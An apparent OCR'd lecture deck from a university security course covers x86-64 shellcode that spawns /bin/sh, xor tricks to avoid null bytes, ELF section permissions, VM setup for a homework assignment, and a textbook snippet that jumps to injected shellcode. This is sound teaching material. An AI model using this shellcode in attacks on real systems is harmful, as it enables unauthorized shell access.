        xor  %rdx, %rdx    # Zero out RDX (setting it to NULL)
        movb $0x3B, %al    # ~magic~
        syscall
saveme:
        call shellcode     # Jump to the shellcode label
        .string "/bin/sh" # Places this string on the stack "for later"
```

Shell in Assembly

```
.text
.global main

main:
        jmp saveme
shellcode:
        pop   %rdi         # pop stack, placing "/bin/sh" into RDI
        xor   %rax, %rax   # Zero out RA
        xor   %rsi, %rsi   # Zero out RS
        xor   %rdx, %rdx   # Zero out RD
        movb $0x3B, %al    # ~magic~
        syscall
saveme:
        call shellcode     # Jump to the shellcode label
        .string "/bin/sh" # Places this string on the stack "for later"
```

AL is the **lower** 8 bits of RAX, so move the system call number for execve into the **part** of RAX, and leave the rest as it was (zeroed out, or **null**)

Shell in Assembly

```
.text
.global main

main:
        jmp saveme
shellcode:
        pop  %rdi          # pop stack, placing "/bin/sh" into RDI
        xor  %rax, %rax    # Zero out RA
        xor  %rsi, %rsi    # Zero out RS
        xor  %rdx, %rdx    # Zero out RD
        movb $0x3B, %al    # ~magic~
        syscall
saveme:
        call shellcode     # Jump to the shellcode label
        .string "/bin/sh" # Places this string on the stack "for later"
```

AL is the **lower** 8 bits of RAX, so move the system call number for execve into the **part** of RAX, and leave the rest as it was (zeroed out, or **null**)

Shell in Assembly

```
$ gcc -nostartfiles shellasm.s -o shellasm
```

Avoid linking to standard startup files

```
$ ./shellasm
$ (shell, but initiated by our program)
```

Shell in Assembly

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Another way to think about it:
Instead of just printing "Hello",
we now have **terminal access**!

Shell in Assembly

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$ gcc -nostartfiles shellasm.s -o shellasm
```

Avoid linking to standard startup files

```
$ ./shellasm
$ (shell, but initiated by our program)
```

Another way to think about it:
Instead of just printing "Hello",
we now have **terminal access**!

But there's always a catch…

Problem

Shellcode is normally copied into a String buffer…

Problem

Shellcode is normally copied into a String buffer…

…and String buffers end with **`null`** bytes (`$0x00`)

Problem

Shellcode is normally copied into a String buffer…

…and String buffers end with **`null`** bytes (`$0x00`)

…which means any **null** bytes we inject will cause the buffer to end, potentially prematurely, not allowing us to inject the full payload!

Eliminating Null Bytes from our Shellcode

Rather than explicitly including `$0x00`, we can use some fancy machine code to "simulate" `null` bytes

Instead of `mov $0x00, register`...

...use `xor register, register`


If you (for some reason) need a `1`...

...use
```
xor register, register
inc register
```

Can we write to the `.text` section?

Can we write to the `.text` section?

No.



Because your OS cares about you.

Can we <u>write</u> to the .text section?

```
# displays information about ELF files
$ readelf -S shellasm
[Nr] Name    Type       Address           Off     Size    ES  Flg  Lk  Inf  Al
...
[ 6] .text   PROGBITS   0000000000001000  001000  00001d  00   AX   0    0   1
...
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O (extra OS processing required), G (group), T (TLS),
  C (compressed), x (unknown), o (OS specific), E (exclude),
  D (mbind), l (large), p (processor specific)
```

Can we write to the .text section?

```
# displays information about ELF files
$ readelf -S shellasm
[Nr] Name    Type        Address            Off     Size    ES  Flg  Lk  Inf  Al
...
[ 6] .text   PROGBITS    0000000000001000   001000  00001d  00   AX   0    0    1
...
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O (     a OS processing required), G (group), T (TLS),
  C (compress                                 E (exclude),
  D (mbind),
```

The only things your OS allows .text to do are be **allocated** into memory and **executed**

Can we write to the .text section?

```
# displays information about ELF files
$ readelf -S shellasm
[Nr] Name    Type       Address            Off     Size    ES  Flg  Lk  Inf  Al
...
[ 6] .text   PROGBITS   0000000000001000   001000  00001d  00   AX   0     0   1
...
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O ( tra OS processing required), G (group), T (TLS),
  C (compre (exclude),
  D (mbind)
```

This means if you try to write here, you'll only get segfaults

(this is a warning for HW1)

Can we <u>execute</u> the `.data` section?

Can we execute the `.data` section?

Yes.

But you gotta do stuff first.

Can we execute the .data section?

Yes.

```
.data          PROGBITS          0000000000601018  00001018  WA       0    0    8
```


Linux kernel 5.4 changed the behavior of `.data` and so you can if you explicitly set the permissions to jump to a global variable

But you gotta do stuff first.

Tutorial Time


Preparing for Homework 1

Disclaimer: The teaching staff cannot debug all the possible system configurations for every single student. The demonstration today should serve as your backup plan if you cannot get things working on your own machines / VMs. Did you even read this. This is 100% our way of ensuring that you have a system capable of working through this class' assignments.



https://vcl.ncsu.edu/

SSH'ing into the VCL



SSH'ing into the VCL

Connect to reservation using xRDP for Linux

You will need to use a Remote Desktop program to connect to the system. If you did not click on the **Connect!** button from the computer you will be using to access the VCL system, you will need to return to the **Current Reservations** page and click the **Connect!** button from a web browser running on the same computer from which you will be connecting to the VCL system. Otherwise, you may be denied access to the remote computer.

Use the following information when you are ready to connect:

Remote Computer: `A 152.0.0.1 IP Address`
User ID: `Your NCSU Unity ID`
Password: (use your campus password)

SSH'ing into the VCL

Connect to reservation using xRDP for Linux

You will need to use a Remote Desktop program to connect to the system. If you did not click on the **Connect!** button from the computer you will be using to access the VCL system, you will need to return to the **Current Reservations** page and click the **Connect!** button from a web browser running on the same computer from which you will be connecting to the VCL system. Otherwise, you may be denied access to the remote computer.

Use the following information when you are ready to connect:

Remote Computer: `A 152.0.0.1 IP Address`
User ID: `Your NCSU Unity ID`
Password: (use your campus password)

Wait like another 3-5 minutes (VCL is slow to configure your credentials even after you go live)

```
$ ssh unity_id@152.0.0.1
```

Your assigned IP Address

```
$ ssh unity_id@152.0.0.1
The authenticity of host '152.0.0.1 (152.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
$ ssh unity_id@152.0.0.1
The authenticity of host '152.0.0.1 (152.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '152.0.0.1' (ED25519) to the list of known hosts.
unity_id@152.0.0.1's password: <Type in your NCSU Password>
```

```
$ ssh unity_id@152.0.0.1
The authenticity of host '152.0.0.1 (152.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '152.0.0.1' (ED25519) to the list of known hosts.
unity_id@152.0.0.1's password: <Type in your NCSU Password>
Linux vclvm177-82.vcl.ncsu.edu 5.14.0-9parrot1-amd64 #1 SMP Debian 5.14.9-9parrot1 (2021-10-26) x86_64
 ____                      _   ____
|  _ \ __ _ _ __ _ __ ___ | |_/ ___|  ___  ___
| |_) / _` | '__| '__/ _ \| __\___ \ / _ \/ __|
|  __/ (_| | |  | | | (_) | |_ ___) |  __/ (__
|_|   \__,_|_|  |_|  \___/ \__|____/ \___|\___|

The programs included with the Parrot GNU/Linux are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Parrot GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌─[unity_id@vclvm177-82]─[~]
└──╼ $ echo TADA!
```

Or run your own Linux VM

https://hackpack.club/learn/getting_started#linux-virtual-machine

How to copy files

With scp:

```
$ scp hack.txt akaprav@152.7.177.250:
$ scp akaprav@152.7.177.250:hack.txt .
```

With rsync:

```
$ rsync [options] source [user@host-ip]:dest-on-remote-machine
$ rsync [options] [user@host-ip]:source dest-on-local-machine
```

Task for Rest of Class


Save `helloV3.s` to your VM, compile it, and execute it

Then, save the `shelltest.s` to your VM and execute it (first slide)

```
.text
.global _start
_start:
  jmp saveme
helloCall:
  pop %rsi          # puts "Hello\n" in to RSI
  mov $1,   %rax    # opcode for write system call
  mov $1,   %rdi    # 1st arg, stdout
  mov %rsi, %rsi    # 2nd arg, address
  mov $6,   %rdx    # 3rd arg, len
  syscall           # system call interrupt
  jmp exitCall      # jump to exitCall label
exitCall:
  mov $60, %rax     # sys_exit
  mov  $0, %rdi     # exit code 0 (success)
  syscall
saveme:
  call helloCall
  .string "Hello\n"
```


```
┌─[unity_id@vclvm555-55]─[~]
└── $gcc -c -no-pie helloV3.s -o helloV3
┌─[unity_id@vclvm555-55]─[~]
└── $gcc -c -no-pie helloV3.s -o helloV3.o
┌─[unity_id@vclvm555-55]─[~]
└── $ld -o helloV3 helloV3.o
┌─[unity_id@vclvm177-82]─[~]
└── $./helloV3
Hello
```


pwnable.kr challenge: ASM



More Resources (optional but super helpful)

- **The Shellcoder's Handbook** by Jack Koziol et al
- **Hacking - The Art of Exploitation** by Jon Erickson





46 Part 1 ■ Introduction to Exploitation: Linux on x86

```
char shellcode[] = "\xbb\x00\x00\x00\x00"
                   "\xb8\x01\x00\x00\x00"
                   "\xcd\x80";

int main()
{

  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)shellcode;
}
```

Security Zen: ImHex (Hex editor with Achievements)